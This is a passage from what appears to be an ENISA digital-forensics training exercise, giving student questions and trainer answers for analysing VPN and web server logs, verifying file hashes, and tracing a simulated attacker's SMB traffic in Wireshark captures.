


Figure 5-96. Location of log files openvpn.log and access_log in the network setup (source: image created by ENISA)

Student

Examine the *openvpn.log* and *access_log* file in relation to above piece of network drawing.

- Use command line tools, based on the *access_log*, how many times was tried to login with the username "admin"?
- What can be said about the integrity of the log files?
- Based on the *openvpn.log*, what is the IP address of Bob's computer?

Trainer

- Use command line tools, based on the *access_log*, how many times was tried to login with the username "admin"?

There are several ways to arrive at the outcome. The failed login attempts are logged in the web server log. With the command line tool *cat* the contents of the log file can be displayed. The tool *grep* is used to show only those lines from the log file that match the failed login attempts. A pipe sign is a form of diversion. The output can be sent to another program or process. The *wc* command can be used for counting words, or with parameters lines. When these tools are combined, the result below yields.

```
$ cat access_log | grep "invalid_login=admin" | wc -l
16
```

- What can be said about the integrity of the log files?

The hash values are calculated with the Secure Hash Algorithm SHA256. Each value listed in the in the Chain of Custody form, must be checked with the command line tool *sha256sum*.

```
$ sha256sum routerairport_20180726_enp0s8.pcap
4b80c6ebc3b229eabe6617cbf5662da83a7fbcfe0dc35a2c415cf467ab291706
routerairport_20180726_enp0s8.pcap

$ sha256sum routeritsaeu_20180726_enp0s8.pcap
3c8b8d5c68dbb9fe7ba196fccc11ee82e693646620183cfb4639bd11447ef836
routeritsaeu_20180726_enp0s8.pcap

$ sha256sum openvpn.log
28f7f71f1e8b83be8647e3dd0812dcd1fa98a79e1dce2407a39ded454f43096 openvpn.log

[e65cd8c0d80da7dad4c17f80d20cc8d51c064b2ed3e064b9edbc4ec688f7eea openvpn.log]

$ sha256sum access.log
6f33beb68e3641b0c9b1866c7b5821c8142634f2ba7ede0fc73c45504ecef5a9
access.log
```

Students will notice that the hash value of the *openvpn.log* file is different. An incorrect hash value can potentially cause a legal problem.

- Based on the *openvpn.log*, what is the IP address of Bob's computer?

Based on the log *openvpn.log* and the source address found in the apache webserver log (10.20.31.2), the IP address of Bob's computer is 198.51.100.20.

```
198.51.100.20:1048 [itsaeu_bob] Peer Connection Initiated
with [AF_INET]198.51.100.20:1048
Jul 26 16:36:19 pfSense-Airport openvpn[9012]:
itsaeu_bob/198.51.100.20:1048 MULTI_sva: pool returned
IPv4=10.20.31.2, IPv6=(Not enabled)
```

5.3.4.2 TASK 2: Examine the network setup

Note in advance

Students who are familiar with the address blocks of test-net-1/2/3 can skip this task 2.

Getting started

The students need the file 5c_Internal_network_design_student.pdf. The image of the document is shown below and shows the IP addresses known by the airport administrators.




Figure 5-97. The setup of the internal network (source: image created by ENISA)




Figure 5-98. Network Location of log file routerairport_20180726_enp0s8.pcap in the network setup (source: image created by ENISA)




Figure 5-99. Location of the capture log file routeritsaeu_20180726_enp0s8.pcap in the network setup (source: image created by ENISA)

Student

Examine the two network documents in combination with the history of the attack.

- a) What can you say about the following IP addresses that are used in this example? Are they public? Are they routable?
 - a. 10.20.30.71
 - b. 172.25.100.2

- c. 198.51.100.20
- d. 203.0.113.210

Trainer

- a. What can you say about the following IP addresses that are used in this example?

In this exercise we consciously also used other non-routable and non-public network blocks than the three commonly used in private and test networks. The three commonly used network ranges are 192.168.0.0/16, 10.0.0.0/8 and 172.16.0.0/12. Below is an explanation of all networks used in this exercise.

- **192.168.0.0/16 192.168.0.0–192.168.255.255**
Used for local communications within a private network.
In this example we used consciously other not routable and not public net blocks.
- **10.0.0.0/8 10.0.0.0–10.255.255.255**
Used for local communications within a private network
- **172.16.0.0/12 172.16.0.0–172.31.255.255**
Used for local communications within a private network
- **192.0.2.0/24 192.0.2.0–192.0.2.255**
Assigned as TEST-NET-1, documentation and examples.
<https://tools.ietf.org/html/rfc5737>
- **198.51.100.0/24 198.51.100.0–198.51.100.255**
Assigned as TEST-NET-2, documentation and examples
<https://tools.ietf.org/html/rfc5737>
- **203.0.113.0/24 203.0.113.0–203.0.113.255**
Assigned as TEST-NET-3, documentation and examples
<https://tools.ietf.org/html/rfc5737>

5.3.4.3 TASK 3: Examine the router log files

In this task the students will investigate the router logs.

Getting started

The student needs the following network dump files for this task:

- `routerairport_20180726_enp0s8.pcap`
- `routeritsaeu_20180726_enp0s8.pcap`

Student

Use only the log files `routerairport_20180726_enp0s8.pcap` and `routeritsaeu_20180726_enp0s8.pcap`

- a) When was the VPN connection started?

²⁰⁴ Remark: The IP address of the hacker lies in this IP range and is unknown for the students at this stage.

- b) Which IP addresses have many connections with Bob's machine?
- c) Assume Bob's computer is compromised, what is most likely the IP address of the hacker?
- d) Examine the traffic of the hacker's IP address in relation to the IP address of Bob's computer and locate the attack
- e) Follow the TCP stream of the attack in Wireshark
- f) What can be said about the readability of the network activity during the VPN connection?
- g) Convert the routeritsaeu_20180726_enp0s8.pcap to ASCII
- h) Create a timeline of the incident based on the available log files

Bonus question (time-dependent):

- i) Select output from ASCII output routeritsaeu_20180726_enp0s8.pcap
While using the output of the ASCII conversion of routeritsaeu_20180726_enp0s8.pcap.
Use cat/grep/sed/awk to generate a list of

- All lines that belong to the Openvpn connection based on port number or replacement service
- <time [hh:mm:ss]> <src-ip.src-port> <direction> <dst-ip.dst-port>
- Remove last colon after dst-port

e.g.

```
16:36:18 198.51.100.20.1048 > 203.0.113.210.openvpn  
16:36:18 203.0.113.210.openvpn > 198.51.100.20.1048
```

Trainer

Using the routerairport_20180726_enp0s8.pcap file

- a. When the VPN connection started?




Figure 5-100. Wireshark pcap dump file taken from the router of the airport interface enp0s8 (source: screenshot created by ENISA)

The service OpenVPN communicates by default via port 1194. One can find in the log file that IP address 198.51.100.20 sends a SYN packet to the VPN server to port 1194 with protocol TCP. A few lines below the protocol changes from TCP to OpenVPN. The VPN connection was first initiated on July 26, 2018 16:36:18.

Using the routeritsaeu_20180726_enp0s8.pcap log file

b. Which IP addresses have many connections with Bob’s machine?

When the log file is opened in Wireshark, the source addresses can be sorted. Three IP addresses have remarkably many connections.

- 203.0.113.210
- 198.51.100.20

- 192.0.2.80
- c. Assume that Bob’s computer is compromised, what is most likely the IP address of the hacker? From the network drawing it can be deduced that IP address 203.0.113.210 belongs to the VPN server and that the IP address is 198.51.100.20 from the computer of Bob himself. The IP address of the attacker is 192.0.2.80
- d. Examine the traffic of the Hacker’s IP address in relation to the IP address of Bob’s computer and locate the attack

In Wireshark, use the filter rule below:

Filter ip.addr == 192.0.2.80 and ip.addr == 198.51.100.20





Figure 5-101. Using the filter in Wireshark (source: screenshot created by ENISA)



routeritsaeu_20180726_enp0s8.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.0.2.80 and ip.addr == 198.51.100.20

No.	Time	Source	Destination	Protocol	Length	Info
13147	5296.454659	192.0.2.80	198.51.100.20	ICMP	98	Echo (ping) request
13148	5296.455072	198.51.100.20	192.0.2.80	ICMP	98	Echo (ping) reply
13152	5297.456975	192.0.2.80	198.51.100.20	ICMP	98	Echo (ping) request
13153	5297.457490	198.51.100.20	192.0.2.80	ICMP	98	Echo (ping) reply
13445	5478.462183	192.0.2.80	198.51.100.20	TCP	74	35441 → 445 [SYN] Seq=0
13446	5478.462656	198.51.100.20	192.0.2.80	TCP	74	445 → 35441 [SYN, ACK] Seq=1111111111
13447	5478.463449	192.0.2.80	198.51.100.20	TCP	66	35441 → 445 [ACK] Seq=1111111111
13448	5478.468518	192.0.2.80	198.51.100.20	SMB	117	Negotiate Protocol Request
13449	5478.482214	198.51.100.20	192.0.2.80	SMB	197	Negotiate Protocol Response
13450	5478.483112	192.0.2.80	198.51.100.20	TCP	66	35441 → 445 [ACK] Seq=1111111111
13451	5478.491369	192.0.2.80	198.51.100.20	SMB	202	Session Setup AndX Request
13452	5478.491903	198.51.100.20	192.0.2.80	SMB	172	Session Setup AndX Response

▶ Frame 13445: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
 ▶ Ethernet II, Src: PcsCompu_c1:5f:20 (08:00:27:c1:5f:20), Dst: PcsCompu_ef:63:fb (08:00:27:ef:63:fb)
 ▶ Internet Protocol Version 4, Src: 192.0.2.80, Dst: 198.51.100.20
 ▶ Transmission Control Protocol, Src Port: 35441, Dst Port: 445, Seq: 0, Len: 0

```

0000  08 00 27 ef 63 fb 08 00 27 c1 5f 20 08 00 45 00  ..!.c...!_..E.
0010  00 3c 22 e8 40 00 3e 06 2d 3c c0 00 02 50 c6 33  .<".@.>.-<...P.3
0020  64 14 8a 71 01 bd fe ab 8c 2a 00 00 00 00 a0 02  d..q....*.....
0030  72 10 61 13 00 00 02 04 05 b4 04 02 08 0a 55 7b  r.a.....U{
0040  1b c4 00 00 00 00 01 03 03 07  .....
```

Frame (frame), 74 bytes Packets: 111507 · Displayed: 61282 (55.0%) · Load time: 0:1.161 Profile: Default

Figure 5-102. First traces of the attack (source: screenshot created by ENISA)

e. Follow the TCP stream of the attack in Wireshark

Right click on the first TCP connection and select “Follow TCP stream”.

